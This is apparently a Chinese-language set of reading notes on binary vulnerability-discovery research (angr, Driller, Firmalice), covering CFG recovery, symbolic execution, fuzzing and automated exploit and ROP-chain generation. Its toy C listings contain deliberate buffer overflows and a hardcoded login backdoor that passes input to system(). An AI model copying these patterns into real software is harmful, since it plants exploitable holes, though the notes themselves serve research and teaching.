- 语义理解：一些分析缺乏对程序语义的理解。例如，动态分析能够追踪程序执行的代码，但不能理解为什么这些代码被执行或者程序输入的哪些部分导致了这样的执行。

为了得到可重现的输入或者语义理解的能力，就需要对分析技术进行权衡。例如，高可重现性往往和低覆盖率相关，因为要想生成可重现的输入必须知道如何到达任何想要分析的代码，那么它将不能分析尽可能多的代码。另一方面，如果不能通过重现来验证漏洞，那么会产生高误报率（即并不存在漏洞）。在缺乏可重现性的情况下，这些误报必须通过启发式的方法进行过滤，反过来又会引入高漏报率。同样的，为了实现语义理解，必须存储和处理大量的数据。例如，具有语义理解能力的动态分析必须保存下程序分支的条件，而具有语义理解能力的静态分析需要适时地调整数据域。但由于系统资源有限，在分析中必须做出取舍。

下面是一个例子，可以对不同分析技术的能力有个简单的认识：

```c
int main(void) {
  char buf[32];

  char *data = read_string();
  unsigned int magic = read_number();

  // difficult check for fuzzing
  if (magic == 0x31337987) {
    // buffer overflow
    memcpy(buf, data, 100);
  }

  if (magic < 100 && magic % 15 == 2 &&
      magic % 11 == 6) {
    // Only solution is 17; safe
    memcpy(buf, data, magic);
  }

  // Symbolic execution will suffer from
  // path explosion
  int count = 0;
  for (int i = 0; i < 100; i++) {
    if (data[i] == 'Z') {
      count++;
    }
  }

  if (count >= 8 && count <= 16) {
    // buffer overflow
    memcpy(buf, data, count*20);
  }

  return 0;
}
```

Listing 1: An example where different techniques will report different bugs.

对于静态分析，它可能会将全部 3 个 memcpy 调用都标记为漏洞（即使 16 行的调用其实是安全的），因为静态分析没有足够的信息来确定漏洞是否真的会发生。另外，静态分析可以得到漏洞的地点，但不能得到触发漏洞的输入。对于动态分析（例如 fuzzing），它通过制造输入来触发漏洞，所以通常有很大可能会漏掉需要精确输入的漏洞，例如第 10 行的漏洞。动态符号执行能够检测出第 10 行的错误并通过约束求解得到输入，也能判断出第 16 行没有漏洞，但是它很可能会漏掉第 30 行，因为有多个潜在的路径不会触发该漏洞。另外，在符号执行进行到循环时，可能存在路径爆炸的问题。

静态漏洞挖掘

Static analyses can be split into two paradigms: those that model program properties as graphs and those that model the data itself.

控制流图恢复

CFG recovery is implemented as a recursive algorithm that disassembles and analyzes a basic block, identifies its possible exits and adds them to the CFG, and then repeats the analysis recursively until no new exits are identified.

CFG recovery has one fundamental challenge: indirect jumps. Specifically, indirect jumps fall into several categories:

- Computed. The target of a computed jump is determined by the application by carrying out a calculation specified by the code. This calculation could further rely on values in other registers or in memory. A common example of this is a jump table.
- Context-sensitive. An indirect jump might depend on the context of an application. The common example is qsort() in the standard C library.
- Object-sensitive. A special case of context sensitivity is object sensitivity. In object-oriented languages, object polymorphism requires the use of virtual functions, often implemented as virtual tables of function pointers that are consulted, at runtime, to determine jump targets.

The goal of CFG recovery is to resolve the targets of as many of these indirect jumps as possible, in order to create a CFG. Depending on how well jump targets are resolved, the CFG recovery analysis has two properties:

- Soundness. A CFG recovery technique is sound if the set of all potential control flow transfers is represented in the graph generated.
- Completeness. A complete CFG recovery builds a CFG in which all edges represent actually possible control flow transfers.

值集分析

At a high level, VSA attempts to identify a tight over-approximation of the program state at any given point in the program. This can be used to understand the possible targets of indirect jumps or the possible targets of memory write operations.

动态漏洞挖掘

Dynamic techniques here are split into two main categories: concrete and symbolic execution.

动态具体执行

The most relevant application of dynamic concrete execution to vulnerability discovery is fuzzing.

- Coverage-based fuzzing. Such fuzzers attempt to produce inputs that maximize the amount of code executed in the target application based on the insight that the more code is executed, the higher the chance of executing vulnerable code.
  - Coverage-based fuzzing suffers from a lack of semantic insight into the target application.
- Taint-based fuzzing. Such fuzzers analyze how an application processes input to understand what parts of the input to modify in future runs.
  - While a taint-based fuzzer can understand what parts of the input should be mutated to drive execution down a given path in the program, it is still unaware of how to mutate this input.

动态符号执行

Dynamic symbolic execution executes a program in an emulated environment with an abstract domain of symbolic variables. They track the state of registers and memory throughout program execution and the constraints on those variables. Whenever a conditional branch is reached, execution forks and follows both paths, saving the branch condition as a constraint on the path in which the branch was taken and the inverse of the branch condition as a constraint on the path in which the branch was not taken.

- Classical dynamic symbolic execution. These engines analyze an application by performing path exploration until a vulnerable state is identified.
- Symbolic-assisted fuzzing. Such fuzzers modify inputs identified by the fuzzing component by processing them in a dynamic symbolic execution engine. Dynamic symbolic execution uses a more in-depth understanding of the analyzed program to properly mutate inputs, providing additional test

cases that trigger previously-unexplored code and allow the fuzzing component to continue making progress.
- Under-constrained symbolic execution. These engines execute only parts of an application in order to increase the tractability of dynamic symbolic execution.

angr 分析引擎

设计目标

- Cross-architecture support
- Cross-platform support
- Support for different analysis paradigms
- Usability

子模块：Intermediate Representation

We leveraged `libVEX`, the IR lifter of the Valgrind project. libVEX produces an IR, called VEX, that is specifically designed for program analysis. We used PyVEX to expose the VEX IR to Python.

子模块：Binary Loading

The task of loading an application binary into the analysis system is handled by a module called `CLE`. CLE abstracts over different binary formats to handle loading a given binary and any libraries that it depends on, resolving dynamic symbols, performing relocations, and properly initializing the program state.

子模块：Program State Representation/Modification

The `SimuVEX` module is responsible for representing the program state. The state, named SimState in SimuVEX terms, is implemented as a collection of state plugins, which are controlled by state options specified by the user or analysis when the state is created.

- Registers. SimuVEX tracks the values of registers at any given point in the program as a state plugin of the corresponding program state.

- Symbolic memory. To enable symbolic execution, SimuVEX provides a symbolic memory model as a state plugin.
- Abstract memory. The abstract memory state plugin is used by static analyses to model memory. Unlike symbolic memory, which implements a continuous indexed memory model, the abstract memory provides a region-based memory model.
- POSIX. When analyzing binaries for POSIX-compliant environments, SimuVEX tracks the system state in this state plugins.
- Log. SimuVEX tracks a log of everything that is done to the state in this plugin.
- Inspection. SimuVEX provides a powerful debugging interface, allowing breakpoints to be set on complex conditions, including taint, exact expression makeup, and symbolic conditions. This interface can also be used to change the behavior of SimuVEX.
- Solver. The Solver is a plugin that exposes an interface to different data domains, through the data model provider.
- Architecture. The architecture plugin provides architecturespecific information that is useful to the analysis. The information in this plugin is sourced from the archinfo module, that is also distributed as part of angr.

子模块：Data Model

`Claripy` abstracts all values to an internal representation of an expression that tracks all operations in which it is used. These expressions are represented as “expression trees” with values being the leaf nodes and operations being non-leaf nodes.

At any point, an expression can be translated into data domains provided by Claripy’s backends. User-facing operations, such as interpreting the constructs provided by the backends into Python primitives are provided by frontends. A frontend augments a backend with additional functionality of varying complexity.

- FullFrontend. This frontend exposes symbolic solving to the user, tracking constraints, using the Z3 backend to solve them, and caching the results.
- CompositeFrontend. Splitting constraints into independent sets reduces the load on the solver. The CompositeFrontend provides a transparent interface to this functionality.

- LightFrontend. This frontend does not support constraint tracking, and simply uses the VSA backend to interpret expressions in the VSA domain.
- ReplacementFrontend. The ReplacementFrontend expands the LightFrontend to add support for constraints on VSA values.
- HybridFrontend. The HybridFrontend combines the FullFrontend and the ReplacementFrontend to provide fast approximation support for symbolic constraint solving.

子模块：**Full-Program Analysis**

`Project` is the analyst-facing part of angr, which provides complete analyses, such as dynamic symbolic execution and controlflow graph recovery.

- Path Groups. A PathGroup is an interface to dynamic symbolic execution.
- Analyses. angr provides an abstraction for any full program analysis with the Analysis class.

实现:数据流图恢复

- CFGAccurate. Given a specific program, angr performs an iterative CFG recovery, starting from the entry point of the program, with some necessary optimizations. angr leverages a combination of forced execution, backwards slicing, and symbolic execution to recover, where possible, all jump targets of each indirect jump. Moreover, it generates and stores a large quantity of data about the target application, which can be used later in other analyses such as data-dependence tracking.
- CFGFast. A secondary algorithm that uses a quick disassembly of the binary (without executing any basic block), followed by heuristics to identify functions, intra-function control flow, and direct inter-function control flow transitions.

假设

angr’s CFGAccurate makes several assumptions about binaries to optimize the run time of the algorithm.

- All code in the program can be distributed into different functions.

- All functions are either called by an explicit call instruction, or are preceded by a tail jump in the control flow.
- The stack cleanup behavior of each function is predictable, regardless of where it is called from. This lets CFGAccurate safely skip functions that it has already analyzed while analyzing a caller function and keep the stack balanced.

迭代生成 CFG

Throughout CFG recovery, CFGAccurate maintains a list of indirect jumps, L_j, whose jump targets have not been resolved. When the analysis identifies such a jump, it is added to L_j. After each iterative technique terminates, CFGAccurate triggers the next one in the list. This next technique may resolve jumps in L_j, may add new unresolved jumps to L_j, and may add basic blocks and edges to the CFG C. CFGAccurate terminates when a run of all techniques results in no change to L_j or C, as that means that no further indirect jumps can be resolved with any available analysis.

- Forced Execution. angr's CFGAccurate leverages the concept of Dynamic Forced Execution for the first stage of CFG recovery. Forced Execution ensures that both directions of a conditional branch will be executed at every branch point. CFGAccurate maintains a work-list of basic blocks, B_w, and a list of analyzed blocks, B_a. When the analysis starts, it initializes its work-list with all the basic blocks that are in C but not in B_a. Whenever CFGAccurate analyzes a basic block from this work-list, the basic block and any direct jumps from the block are added to C. Indirect jumps, however, cannot be handled this way. So each indirect jump is stored in the list L_j for later analysis.
- Symbolic Execution. For each jump $J \in L_j$, CFGAccurate traverses the CFG backwards until it find the first merge point or up to a threshold number of blocks. From there, it performs forward symbolic execution to the indirect jump and uses a constraint solver to retrieve possible values for the target of the indirect jump. If the jump is resolved successfully, J is removed from L_j and edges and nodes are added to the CFG for each possible value of the jump target.
- Backward Slicing. CFGAccurate computes a backward slice starting from the unresolved jump. The slice is extended through the beginning of the previous

call context. That is, if the indirect jump being analyzed is in a function F_a that is called from both F_b and F_c, the slice will extend backward from the jump in F_a and contain two start nodes: the basic block at the start of F_b and the one at the start of F_c. CFGAccurate then executes this slice using angr's symbolic execution engine and uses the constraint engine to identify possible targets of the symbolic jumps, with the same threshold of 256 for the size of the solution set for the jump target. If the jump target is resolved successfully, the jump is removed from L_j and the edge representing the control flow transition, and the target basic blocks are added to the recovered CFG.

The goal of the fast CFG generation algorithm is to generate a graph, with high code coverage, that identifies at least the location and content of functions in the binary.

- Function identification. We use hard-coded function prologue signatures, which can be generated from techniques like ByteWeight, to identify functions inside the application.
- Recursive disassembly. Recursive disassembly is used to recover the direct jumps within the identified functions.
- Indirect jump resolution. Lightweight alias analysis, dataflow tracking, combined with pre-defined strategies are used to resolve intra-function control flow transfers.

实现：值集分析

Value-Set Analysis (VSA) is a static analysis technique that combines numeric analysis and pointer analysis for binary programs. It uses an abstract domain, called the Value-Set Abstract domain, for approximating possible values that registers or abstract locations may hold at each program point.

- Creating a discrete set of strided-intervals. The basic data type of VSA, the strided interval, is essentially an approximation of a set of numbers. It is great for approximating a set of normal concrete values. We developed a new data type called "strided interval set", which represents a set of strided intervals that are not unioned together. A strided interval set will be unioned into a single strided interval only when it contains more than K elements, where K is a threshold that can be adjusted.

- Applying an algebraic solver to path predicates. Tracking branch conditions helps us constrain variables in a state after taking a conditional exit or during a merging procedure, which produces a more precise analysis result. We implemented a lightweight algebraic solver that works on the strided interval domain, based on modulo arithmetic which take care of some of the affine relations. When a new path predicate is seen, we attempt to simplify and solve it to obtain a number range for the variables involved in the path predicate. Then we perform an intersection between the newly generated number range and the original values for each corresponding variable.
- Adopting a signedness-agnostic domain. Wrapped Interval Analysis is such an interval domain for analyzing LLVM code, which takes care of signed and unsigned numbers at the same time. We based our signedness-agnostic strided-interval domain on this theory, applied to the VSA domain.

The main interface that angr provides into a full-program VSA analysis is the Value Flow Graph. The VFG is an enhanced CFG that includes the program state representing the VSA fix-point at each program location.

实现：动态符号执行

The dynamic symbolic execution module of our analysis platform is mainly based on the techniques described in Mayhem. Our implementation follows the same memory model and path prioritization techniques.

We use Claripy’s interface into Z3 to populate the symbolic memory model (specifically, SimSymbolicMemory) provided by SimuVEX. Individual execution paths through a program are managed by Path objects, provided by angr, which track the actions taken by paths, the path predicates, and various other path-specific information. Groups of these paths are managed by angr’s PathGroup functionality, which provides an interface for managing the splitting, merging, and filtering of paths during dynamic symbolic execution.

angr has built-in support for Veritesting, implementing it as a Veritesting analysis and exposing transparent support for it with an option passed to PathGroup objects.

实现：非约束的符号执行

We implemented under-constrained symbolic execution (UCSE), as proposed in UC-KLEE, and dubbed it UC-angr. UCSE is a dynamic symbolic execution technique where execution is performed on each function separately.

We made two changes to the technique described in UCSE:

- Global memory under-constraining.We mark all global data as underconstrained, allowing us to lower our false positive rate.
- Path limiters. We abort the analysis of a function when we find that it is responsible for a path explosion. We detect this by hard-coding a limit and, when a single function branches over this many paths, we replace the function with an immediate return, and rewind the analysis from the call site of that function.
- False positive filtering. When we detect an exploitable state, we attempt to ensure that the state is not incorrectly made exploitable by a lack of constraints on under-constrained data.

实现：符号辅助的 **fuzzing**

Our implementation of symbolic-assisted fuzzing, called Driller, uses the AFL fuzzer as its foundation and angr as its symbolic tracer.

实现：崩溃重现

We implemented the approach proposed by Replayer to recover missing relationships between input values and output values.

We can define the problem of replaying a crashing input as the search for an input specification is to bring a program from an initial state s to a crash state q. Our implementation symbolically executes the path from s_a to q_a, using the input i_a. It records all constraints that are generated while executing P. Given the constraints, the execution path, the program P, and the new initial state s_b, we can symbolically execute P with an unconstrained symbolic input, following the previously recorded execution path until the new crash state q_b is reached. At this

point, the input constraints on the input and output can be analyzed, and relationships between them can be recovered. This relationship data is used to generate the input specification is, allowing the crashing input to be replayed.

实现：利用生成

we generate exploits by performing concolic execution on crashing program inputs using angr. We drive concolic execution forward, forcing it to follow the same path as a dynamic trace gathered by concretely executing the crashing input applied to the program. Concolic execution is stopped at the point where the program crashed, and we inspect the symbolic state to determine the cause of the crash and measure exploitability. By counting the number of symbolic bits in certain registers, we can triage a crash into a number of categories such as frame pointer overwrite, instruction pointer overwrite, or arbitrary write, among others.

实现：利用强化

To harden exploits against modern mitigation techniques, we implemented a ROP chain compiler based on the ideas in Q.

- Gadget discovery. We scan all executable code in the application, at every byte offset, to identify ROP gadgets and classify them according to their effects. To carry out the classification, our analysis leverages the action history provided by angr's Path objects and symbolic relations provided by Claripy.
- Gadget arrangement. The ROP chain compiler then determines arrangements of gadgets that can be used to perform high-level actions.
- Payload generation. After the ROP compiler identifies the requisite set of gadget arrangements, it combines these gadgets into a chain to carry out high-level actions. This is done by writing gadget arrangements into a program state in angr, constraining their outputs to the provided arguments, and querying the SMT solver for a solution for their inputs.

比较评估

Technique	Replayable	Semantic Insight	Scalability	Crashes	False Positives
Dynamic Symbolic Execution	Yes	High	Low	16	0
Veritesting	Yes	High	Medium	11	0
Dynamic Symbolic Execution + Veritesting	Yes	High	Medium	23	0
Fuzzing (AFL)	Yes	Low	High	68	0
Symbolic-Assisted Fuzzing	Yes	High	High	77	0
VSA	No	Medium	High	27	130
Under-constrained Symbolic Execution	No	High	High	25	346

TABLE IV
EVALUATION RESULTS ACROSS ALL VULNERABILITY DISCOVERY TECHNIQUES.

8.26 Driller: Augmenting Fuzzing Through Selective Symbolic Execution

论文：http://cs.ucsb.edu/~chris/research/doc/ndss16_driller.pdf

简介

这篇文章提出了 Driller，这是一种混合漏洞挖掘工具，它以互补的方式将模糊测试和选择性混合执行结合起来，以发现隐藏更深的漏洞。模糊测试用于探索程序空间的不同区间，并使用混合执行来生成满足不同区间的输入。

Driller 概述

A core intuition behind the design of Driller is that applications process two different classes of user input: `general` input, representing a wide range of values that can be valid, and `specific` input, representing input that must take on one of a select few possible values. Conceptually, an application's checks on the latter type of input split the application into compartments. Execution flow moves between compartments through checks against specific input, while, within a compartment, the application processes general input.

Driller is composed of multiple components：

- Input test cases. Driller can operate without input test cases. However, the presence of such test cases can speed up the initial fuzzing step by pre-guiding the fuzzer toward certain compartments.
- Fuzzing. When Driller is invoked, it begins by launching its fuzzing engine. The fuzzing engine explores the first compartment of the application until it reaches the first complex check on specific input.
- Concolic execution. Driller invokes its selective concolic execution component when the fuzzing engine gets stuck. This component analyzes the application, pre-constraining the user input with the unique inputs discovered by the prior fuzzing step to prevent a path explosion. After tracing the inputs discovered by the fuzzer, the concolic execution component utilizes its

constraint-solving engine to identify inputs that would force execution down previously unexplored paths.

- Repeat. Once the concolic execution component identifies new inputs, they are passed back to the fuzzing component, which continues mutation on these inputs to fuzz the new compartments.

```
1  int main(void) {
2    config_t *config = read_config();
3    if (config == NULL) {
4      puts("Configuration syntax error");
5      return 1;
6    }
7    if (config->magic != MAGIC_NUMBER) {
8      puts("Bad magic number");
9      return 2;
10   }
11   initialize(config);
12
13   char *directive = config->directives[0];
14   if (!strcmp(directive, "crashstring")) {
15     program_bug();
16   }
17   else if (!strcmp(directive, "set_option")) {
18     set_option(config->directives[1]);
19   }
20   else {
21     default();
22   }
23
24   return 0;
25 }
```

Listing 1. An example requiring fuzzing and concolic execution to work together.

In this example, the application parses a configuration file, containing a magic number, received over an input stream. If the received data contains syntax errors or an incorrect magic number, the program exits. Otherwise, control flow switches based on input between a number of new compartments, some of which contain memory corruption flaws.




Fig. 1. The nodes initially found by the fuzzer.




Fig. 2. The nodes found by the first invocation of concolic execution.




Fig. 3. The nodes found by the fuzzer, supplemented with the result of the first Driller run.




Fig. 4. The nodes found by the second invocation of concolic execution.

- Figure 1. Fuzzing the first compartment of the application. Then the fuzzing engine gets stuck on the comparison with the magic number.
- Figure 2. Driller executes the concolic execution engine to identify inputs that will drive execution past the check, into other program compartments.
- Figure 3. Driller enters its fuzzing stage again, fuzzing the second compartment. The fuzzer cannot find any arms of the key switch besides the default.
- Figure 4. When this second fuzzing invocation gets stuck, Driller leverages its concolic execution engine to discover the "crashstring" and "set_option" inputs.

模糊测试

To implement Driller, we leveraged a popular off-the-shelf fuzzer, American Fuzzy Lop (AFL). Our improvements mostly deal with integrating the fuzzer with our concolic execution engine. Since instrumentation that AFL relies on can be either introduced at compile-time or via a modified QEMU, we opted for a QEMU-backend to remove reliance on source code availability.

Fuzzer Features

- Genetic fuzzing. AFL carries out input generation through a genetic algorithm, mutating inputs according to genetics-inspired rules and ranking them by a fitness function.
- State transition tracking. AFL tracks the union of control flow transitions that it has seen from its inputs, as tuples of the source and destination basic blocks.
- Loop “bucketization”. When AFL detects that a path contains iterations of a loop, a secondary calculation is triggered to determine whether that path

should be eligible for breeding. AFL determines the number of loop iterations that were executed and compares it against previous inputs that caused a path to go through the same loop. These paths are all placed into “buckets” by the logarithm of their loop iteration count.

- Derandomization. We pre-set AFL’s QEMU backend to a specific random seed to ensure consistent execution. Later, when a crashing input is discovered, we use our concolic execution engine to recover any “challenge-response” behavior or vulnerabilities that rely on leaking randomness.

Fuzzer Limitations

Because fuzzers randomly mutate input, and genetic fuzzers, in turn, mutate input that has, in the past, generated unique paths through a binary, they are able to quickly discover different paths that process “general” input. However, the generation of “specific” input to pass complex checks in the application is very challenging for fuzzers.

Transition to Concolic Execution

Driller aims to complement the fundamental weakness of fuzzing, determining specific user input required to pass complex checks, by leveraging the strength of concolic execution. When the fuzzing component has gone through a predetermined amount (proportional to the input length) of mutations without identifying new state transitions, we consider it “stuck”. Driller then retrieves the inputs that the fuzzer has deemed “interesting” in the current compartment and invokes the concolic execution engine on them.

The fuzzer identifies inputs as interesting if one of two conditions holds:

- The path that the input causes the application to take was the first to trigger some state transition.
- The path that the input causes the application to take was the first to be placed into a unique “loop bucket”.

选择性混合执行

When Driller determines that the fuzzer is unable to find additional state transitions, the concolic execution engine is invoked. The concolic execution engine is used to leverage a symbolic solver to mutate existing inputs that reach but fail to satisfy complex checks into new inputs that reach and satisfy such checks.

When Driller invokes the concolic execution engine, it passes all of the “interesting” inputs that were identified by the fuzzing engine. Each input is traced, symbolically, to identify state transitions that the fuzzing engine was unable to satisfy. When such a transition is identified, the concolic execution engine produces input that would drive execution through this state transition.

After the concolic execution engine finishes processing the provided inputs, its results are fed back into the fuzzing engine’s queue and control is passed back to the fuzzing engine.

Concolic Execution

We leveraged angr for Driller’s concolic execution engine. The engine is based on the model popularized and refined by Mayhem and S2E.

Driller’s symbolic memory model can store both concrete and symbolic values. It uses an index-based memory model in which read addresses may be symbolic, but write address are always concretized. This approach, popularized by Mayhem, is an important optimization to keep the analysis feasible.

Limitations

The traditional approach to concolic execution involves beginning concolic execution from the beginning of a program and exploring the path state with the symbolic execution engine to find as many bugs as possible. However, this approach suffers from two major limitations.

- First, concolic execution is slow. Specifically, the latter operation involves the solution of an NP-complete problem, making the generation of potential inputs time-consuming.
- Worse, symbolic execution suffers from the state explosion problem. The number of paths grows exponentially as the concolic execution engine explores the program.

Concolic Execution in Driller

In most cases, most of the work is offloaded from the concolic execution engine to the fuzzer, which will find many paths quickly, letting the concolic engine just work on solving the harder constraints.

- Pre-constrained Tracing
  - A key factor in the effectiveness of this approach is that it allows Driller to avoid the path explosion inherent in concolic exploration, because only the path representing the application's processing of that input is analyzed. When Driller comes upon a conditional control flow transfer, it checks if inverting that condition would result in the discovery of a new state transition. If it will, Driller produces an example input that will drive execution through the new state transition instead of the original control flow. After producing the input, Driller continues following the matching path to find additional new state transitions.
- Input Preconstraining
  - Driller uses preconstraining to ensure that the results of the concolic execution engine are identical to those in the native execution while maintaining the ability to discover new state transitions. In preconstrained execution, each byte of input is constrained to match each actual byte that was output by the fuzzer. When new possible basic block transitions are discovered, the preconstraining is briefly removed, allowing Driller to solve for an input that would deviate into that state transition.
- Limited Symbolic Exploration
  - This symbolic exploration stub explores the surrounding area of the state transition until a configurable number of basic blocks has been traversed by the explorer. Once this number of blocks has been discovered, Driller concretizes inputs for all paths discovered by the explorer.
- Re-randomization
  - Once a vulnerability is discovered, we use symbolic execution to trace crashing inputs and recover input bytes that need to satisfy dynamic checks posed by the target binary. By inspecting the symbolic state at crash time and finding the relationships between the application's output and the crashing input, Driller can determine the application's challenge-response protocol.

8.27 Firmalice - Automatic Detection of Authentication Bypass Vulnerabilities in Binary Firmware

论文：https://seclab.cs.ucsb.edu/media/uploads/papers/firmalice.pdf

简介

这篇文章提出了 Firmalice，一种二进制分析框架，以支持对嵌入式设备上所运行的固件进行分析。Firmalice 构建在符号执行引擎之上，并且提供了程序切片之类的技术来提高其可扩展性。此外，Firmalice 构建了一种新型的认证旁路漏洞模型，基于攻击者的能力来确定执行特权操作所需要的输入。

Detecting authentication bypasses in firmware is challenging for several reasons:

- The source code of the firmware is not available.
- Firmware often takes the form of a single binary image that runs directly on the hardware of the device, without an underlying operating system.
- Embedded devices frequently require their firmware to be cryptographically signed by the manufacturer, making modification of the firmware on the device for analysis purposes infeasible.

认证旁路漏洞

Many embedded devices contain `privileged operations` that should only be accessible by `authorized users`. To protect these privileged operations, these devices generally include some form of user verification. This verification almost always takes the form of an authentication of the user's credentials before the privileged functionality is executed.

The verification can be avoided by means of an authentication bypass attack. Authentication bypass vulnerabilities, commonly termed "backdoors," allow an attacker to perform privileged operations in firmware without having knowledge of the valid credentials of an authorized user.

To reason about these vulnerabilities, we created a model based on the concept of `input determinism` . Our authentication bypass model specifies that all paths leading from an entry point into the firmware to a privileged operation must validate some input that the attacker cannot derive from the firmware image itself or from prior communication with the device. In other words, we report an authentication bypass vulnerability when an attacker can craft inputs that lead the firmware execution to a privileged operation.

方法概述

The identification of authentication bypasses in firmware proceeds in several steps. At a high level, Firmalice loads a firmware image, parses a security policy, and uses static analysis to drive a symbolic execution engine. The results from this symbolic execution are then checked against the security policy to identify violations.

- Firmware Loading. Before the analysis can be carried out, firmware must be loaded into our analysis engine.
- Security Policies. Firmalice takes the `privileged operation` , described by a security policy, and identifies a set of `privileged program points` , which are points in the program that, if executed, represent the privileged operation being performed.
- Static Program Analysis. This module generates a program dependency graph of the firmware and uses this graph to create an `authentication slice` from an entry point to the privileged program point.
- Symbolic Execution. The symbolic execution engine attempts to find paths that successfully reach a `privileged program point` .
- Authentication Bypass Check. This module uses the concept of `input determinism` to determine whether the state in question represents the use of an authentication bypass vulnerability.

Listing 1: Example of authentication code containing a hard-coded backdoor.

```
1  int auth(char *u, char *p) {
2    if ((strcmp(u, "GO") == 0) &&
3        (strcmp(p, "ON") == 0))
4        return SUCCESS;
5
6    for (int i = 0; i < 10000000; i++)
7        pointless();
8
9    char *stored_u = get_username();
10   char *stored_p = get_password();
11   if ((strcmp(u, stored_u) == 0) &&
12       (strcmp(p, stored_p) == 0))
13      return SUCCESS;
14   else return FAIL;
15 }
16
17 int main() {
18   puts("Hello!");
19   if (auth(input("User:"), input("Password:")))
20     system(input("Command:"));
21 }
```

The example is a user-space firmware sample with a hardcoded backdoor, wihch is the check in lines 2 and 3. The security policy provided to Firmalice is: “The Firmware should not present a prompt for a command (specifically, output the string "Command:") to an unauthenticated user.”




Fig. 1: Firmalice's CFG for the example. The darkened nodes are excluded from the authentication slice.

Firmalice first loads the firmware program and carries out its Static Program Analysis. This results in a control flow graph and a data dependency graph. The latter is then used to identify the location in the program where the string

"Command:" is shown to the user. This serves as the privileged program point for Firmalice’s analysis.

Firmalice utilizes its Static Program Analysis module to create an authentication slice to the privileged program point. The extracted authentication slice is then passed to Firmalice’s Symbolic Execution engine. This engine explores the slice symbolically, and attempts to find user inputs that would reach the privileged program point. In this case, it finds two such states: one that authenticates the user via the backdoor, and one that authenticates the user properly.

As these privileged states are discovered, they are passed to the Authentication Bypass Check module. In this case, the component would detect that the first state (with a username of “GO” and a password of “ON”) contains a completely deterministic input, and, thus, represents an authentication bypass.

固件加载

Firmware takes one of two forms:

- user-space firmware. Some embedded devices actually run a general-purpose OS, with much of their functionality implemented in user-space programs. All of the OS primitives, program entry points, and library import symbols are well-defined.
- Binary-blob firmware. Firmware often takes the form of a single binary image that runs directly on the bare metal of the device, without an underlying operating system. OS and library abstractions do not exist in such cases, and it is generally unknown how to properly initialize the runtime environment of the firmware sample, or at what offset to load the binary and at what address to begin execution.

Disassembly and Intermediate Representation

Firmalice supports a wide range of processor architectures by carrying out its analyses over an intermediate representation (IR) of binary code.

Base Address Determination

Firmalice identifies the expected location of a binary-blob firmware in memory by analyzing the relationship between jump table positions and the memory access pattern of the indirect jump instructions.

Entry Point Discovery

Firmalice attempts to automatically identify potential execution entry points:

- First, Firmalice attempts to identify functions in the binary blob.
- Next, Firmalice creates a coarse directed call graph from the list of functions, and identifies all the weakly-connected components of this graph. Any root node of a weaklyconnected component is identified as a potential entry point.

安全策略

Firmalice requires a human analyst to provide a security policy. For our purposes, a security policy must specify what operations should be considered privileged. When provided a security policy, Firmalice analyzes the firmware in question to convert the policy into a set of `privileged program points`. This set of program points is then utilized by Firmalice in its analysis to identify if the execution can reach the specified program point without proper authentication.

The policies that Firmalice supports:

- Static output. A security policy can be specified as a rule about some static data the program must not output to a user that has not been properly authenticated.
    - Firmalice searches the firmware for the static data and utilizes its data dependency graph to identify locations in the program where this data can be passed into an output routine.
- Behavioral rules. Another policy that Firmalice supports is the regulation of what actions a device may take without authentication.
    - Firmalice analyzes its control flow graph and data dependency graph for positions where an action is taken that matches the parameters specified in the security policy.
- Memory access. Firmalice accepts security policies that reason about access to absolute memory addresses.

    - Firmalice identifies locations in the data dependency graph where such memory locations are accessed.
- Direct privileged program point identification. The privileged program points can be specified directly as function addressed in the security policy.

静态程序分析

The identification of privileged program points specified by a security policy, and the creation of backward slices leading to them, requires the use of a program dependency graph (PDG) to reason about the control and data flow required to arrive at a specific point in the program. The program dependency graph comprises a data dependency graph (DDG) and a control dependency graph (CDG).

Control Flow Graph

The first step in creating a PDG is the creation of a CFG. Firmalice creates a context-sensitive CFG by statically analyzing the firmware, starting from each of the entry points and looking for jump edges in the graph.

To increase the precision of its CFG, Firmalice utilizes `forced execution` to systematically explore both directions of every conditional branch. When it encounters a computed or indirect jump, Firmalice can leverage its symbolic execute engine to reason about the possible targets of that jump.

Control Dependency Graph

We use a context sensitivity of 2 when generating the CDG, which allows Firmalice to reason about not only the basic block that needs to execute so that a given statement is reached, but also the call context from which that basic block must be executed. The CDG is generated via a straightforward transformation of the CFG.

Data Dependency Graph

Firmalice adopts an existing, worklist-based, iterative approach to data flow analysis. The approach is an inter-procedural data flow analysis algorithm that uses `def-use` chains, in addition to `use-def` chains, to optimize the worklist algorithm.

Backward Slicing

Using the PDG, Firmalice can compute backward slices. That is, starting from a given program point, we can produce every statement on which that point depends.

符号执行引擎

